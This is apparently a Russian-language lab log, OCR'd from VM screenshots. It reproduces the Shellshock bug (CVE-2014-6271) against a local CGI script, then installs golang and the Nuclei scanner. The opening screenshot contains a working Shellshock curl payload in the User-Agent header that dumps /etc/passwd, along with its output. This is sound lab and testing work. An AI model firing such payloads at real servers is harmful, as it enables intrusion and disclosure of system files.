


Kali.Labs (docker) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
aushakov@kalilabs: ~/CVE-2014-6271
Файл Действия Правка Вид Справка
Поиск
21:27
23.03.2025

```
┌──(aushakov㉿kalilabs)-[~/CVE-2014-6271]
└─$ curl -H "user-agent: () { :; }; echo; echo; /bin/bash -c 'cat /etc/passwd'" http://localhost:8080/cgi-bin/vulnerable

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin

┌──(aushakov㉿kalilabs)-[~/CVE-2014-6271]
└─$ 
```

Из результатов запуска видно, что cve-2014-6271 воспроизводится


Устанавливаю golang для работы с Nuclei



Kali.Labs (docker) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
aushakov@kalilabs: ~
Файл Действия Правка Вид Справка
Поиск
9:01
24.03.2025

```
┌──(aushakov㉿kalilabs)-[~]
└─$ sudo apt install golang-go
[sudo] пароль для aushakov:
Следующие пакеты устанавливались автоматически и больше не требуются:
  firebird3.0-common     libcapstone4          libflac12t64     libgles-dev            libgtksourceview-3.0-common  libmsgraph-0-1  libtag1v5                   libx265-209              python3-setproctitle
  firebird3.0-common-doc libconfig++9v5        libfmt9          libgles1               libgtksourceviewmm-3.0-0v5   libpaper1       libtag1v5-vanilla           openjdk-23-jre           ruby-zeitwerk
  libbfio1               libconfig9            libgeos3.13.0    libglvnd-core-dev      libgumbo2                    libqt5sensors5  libtagc0                    openjdk-23-jre-headless  ruby3.1
  libc++1-19             libdirectfb-1.7-7t64  libgl1-mesa-dev  libglvnd-dev           libjxl0.9                    libqt5webkit5   libunwind-19                python3-appdirs          ruby3.1-dev
  libc++abi1-19          libegl-dev            libglapi-mesa    libgtksourceview-3.0-1 libmbedcrypto7t64            libsuperlu6     libwebrtc-audio-processing1 python3-ntlm-auth        ruby3.1-doc
Для их удаления используйте «sudo apt autoremove».

Установка:
  golang-go

Установка зависимостей:
  golang-1.24-go  golang-1.24-src  golang-src  libpkgconf3  pkgconf  pkgconf-bin

Предлагаемые пакеты:
  bzr  | brz  mercurial

Сводка:
  Обновление: 0, Установка: 7, Удаление: 0, Пропуск обновления: 118
  Объём загрузки: 50,0 MB
  Требуемое пространство: 259 MB / 27,0 GB доступно

Продолжить? [Д/н] y
Пол:1 http://kali.download/kali kali-rolling/main amd64 golang-1.24-src all 1.24.1-1 [21,2 MB]
Пол:6 http://mirror.amuksa.com/kali kali-rolling/main amd64 pkgconf-bin amd64 1.8.1-4 [30,2 kB]
Пол:5 http://mirror.ourhost.az/kali kali-rolling/main amd64 libpkgconf3 amd64 1.8.1-4 [36,4 kB]
Пол:2 http://kali.download/kali kali-rolling/main amd64 golang-1.24-go amd64 1.24.1-1 [28,6 MB]
Пол:3 http://http.kali.org/kali kali-rolling/main amd64 golang-src all 2:1.24~2 [5 136 B]
Пол:4 http://http.kali.org/kali kali-rolling/main amd64 golang-go amd64 2:1.24~2 [44,3 kB]
Пол:7 http://kali.download/kali kali-rolling/main amd64 pkgconf amd64 1.8.1-4 [26,2 kB]
Получено 50,0 MB за 7c (7 534 kB/s)
Выбор ранее не выбранного пакета golang-1.24-src.
(Чтение базы данных … на данный момент установлено 440717 файлов и каталогов.)
Подготовка к распаковке …/0-golang-1.24-src_1.24.1-1_all.deb …
Распаковывается golang-1.24-src (1.24.1-1) …
Выбор ранее не выбранного пакета golang-1.24-go.
Подготовка к распаковке …/1-golang-1.24-go_1.24.1-1_amd64.deb …
Распаковывается golang-1.24-go (1.24.1-1) …
Выбор ранее не выбранного пакета golang-src.
Подготовка к распаковке …/2-golang-src_2%3a1.24~2_all.deb …
Распаковывается golang-src (2:1.24~2) …
Выбор ранее не выбранного пакета golang-go:amd64.
Подготовка к распаковке …/3-golang-go_2%3a1.24~2_amd64.deb …
Распаковывается golang-go:amd64 (2:1.24~2) …
Выбор ранее не выбранного пакета libpkgconf3:amd64.
Подготовка к распаковке …/4-libpkgconf3_1.8.1-4_amd64.deb …
Распаковывается libpkgconf3:amd64 (1.8.1-4) …
Выбор ранее не выбранного пакета pkgconf-bin.
Подготовка к распаковке …/5-pkgconf-bin_1.8.1-4_amd64.deb …
Распаковывается pkgconf-bin (1.8.1-4) …
```


Проверяю версию golang



Kali.Labs (docker) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
aushakov@kalilabs: ~
Файл Действия Правка Вид Справка
9:02
Right Ctrl
Поиск
РУС
24.03.2025

```
┌──(aushakov㉿kalilabs)-[~]
└─$ go version
go version go1.24.1 linux/amd64

┌──(aushakov㉿kalilabs)-[~]
└─$ 
```


Устанавливаю Nuclei



Kali.Labs (docker) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
aushakov@kalilabs: ~
Файл Действия Правка Вид Справка
11:26
Right Ctrl
Поиск
РУС
24.03.2025

```
┌──(aushakov㉿kalilabs)-[~]
└─$ go install github.com/projectdiscovery/nuclei/v2/cmd/nuclei@latest
go: downloading github.com/projectdiscovery/nuclei/v2 v2.9.15
go: downloading github.com/projectdiscovery/nuclei v1.1.7
go: downloading github.com/projectdiscovery/goflags v0.1.20
go: downloading github.com/projectdiscovery/gologger v1.1.11
go: downloading github.com/projectdiscovery/interactsh v1.1.6
go: downloading github.com/projectdiscovery/utils v0.0.54
go: downloading github.com/cnf/structhash v0.0.0-20201127153200-e1b16c1ebc08
go: downloading github.com/pkg/errors v0.9.1
go: downloading golang.org/x/exp v0.0.0-20230817173708-d852ddb80c63
go: downloading gopkg.in/yaml.v3 v3.0.1
go: downloading github.com/google/uuid v1.3.1
go: downloading github.com/json-iterator/go v1.1.12
go: downloading github.com/projectdiscovery/asnmap v1.0.4
go: downloading github.com/projectdiscovery/retryablehttp-go v1.0.26
go: downloading github.com/rs/xid v1.5.0
go: downloading gopkg.in/corvus-ch/zbase32.v1 v1.0.0
go: downloading github.com/Masterminds/semver/v3 v3.2.1
go: downloading github.com/charmbracelet/glamour v0.6.0
go: downloading github.com/olekukonko/tablewriter v0.0.5
go: downloading github.com/alecthomas/chroma v0.10.0
go: downloading github.com/go-playground/validator/v10 v10.14.1
go: downloading github.com/klauspost/compress v1.16.7
go: downloading github.com/logrusorgru/aurora v2.0.3+incompatible
go: downloading github.com/projectdiscovery/hmap v0.0.18
go: downloading github.com/projectdiscovery/httpx v1.3.4
go: downloading github.com/projectdiscovery/ratelimit v0.0.9
go: downloading github.com/projectdiscovery/uncover v1.0.6
go: downloading github.com/remeh/sizedwaitgroup v1.0.0
go: downloading gopkg.in/yaml.v2 v2.4.0
go: downloading github.com/alecthomas/jsonschema v0.0.0-20211022214203-8b29eab41725
go: downloading github.com/Knetic/govaluate v3.0.1-0.20171022003610-9aa49832a739+incompatible
go: downloading github.com/miekg/dns v1.1.55
go: downloading github.com/projectdiscovery/dsl v0.0.21
go: downloading github.com/corpix/uarand v0.2.0
go: downloading github.com/projectdiscovery/fastdialer v0.0.37
go: downloading github.com/projectdiscovery/rawhttp v0.1.18
go: downloading go.uber.org/multierr v1.11.0
go: downloading golang.org/x/text v0.12.0
go: downloading moul.io/http2curl v1.0.0
go: downloading github.com/asaskevich/govalidator v0.0.0-20230301143203-a9d515a09cc2
go: downloading github.com/DataDog/gostackparse v0.6.0
go: downloading golang.org/x/sys v0.11.0
go: downloading github.com/projectdiscovery/blackrock v0.0.1
go: downloading github.com/microcosm-cc/bluemonday v1.0.25
go: downloading github.com/saintfish/chardet v0.0.0-20230101081208-5e3ef4b5456d
go: downloading github.com/mholt/archiver v3.1.1+incompatible
go: downloading gopkg.in/djherbis/times.v1 v1.3.0
go: downloading github.com/modern-go/concurrent v0.0.0-20180306012644-bacd9c7ef1dd
go: downloading github.com/modern-go/reflect2 v1.0.2
go: downloading github.com/projectdiscovery/mapcidr v1.1.2
go: downloading github.com/projectdiscovery/retryabledns v1.0.35
```


Проверяю версию Nuclei



Kali.Labs (docker) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
aushakov@kalilabs: ~
Файл Действия Правка Вид Справка

```
┌──(aushakov㉿kalilabs)-[~]
└─$ export PATH=$PATH:$(go env GOPATH)/bin

┌──(aushakov㉿kalilabs)-[~]
└─$ nuclei -version
[INF] Nuclei Engine Version: v2.9.15

┌──(aushakov㉿kalilabs)-[~]
└─$ 
```


Создаю директорию для моих шаблонов Nuclei



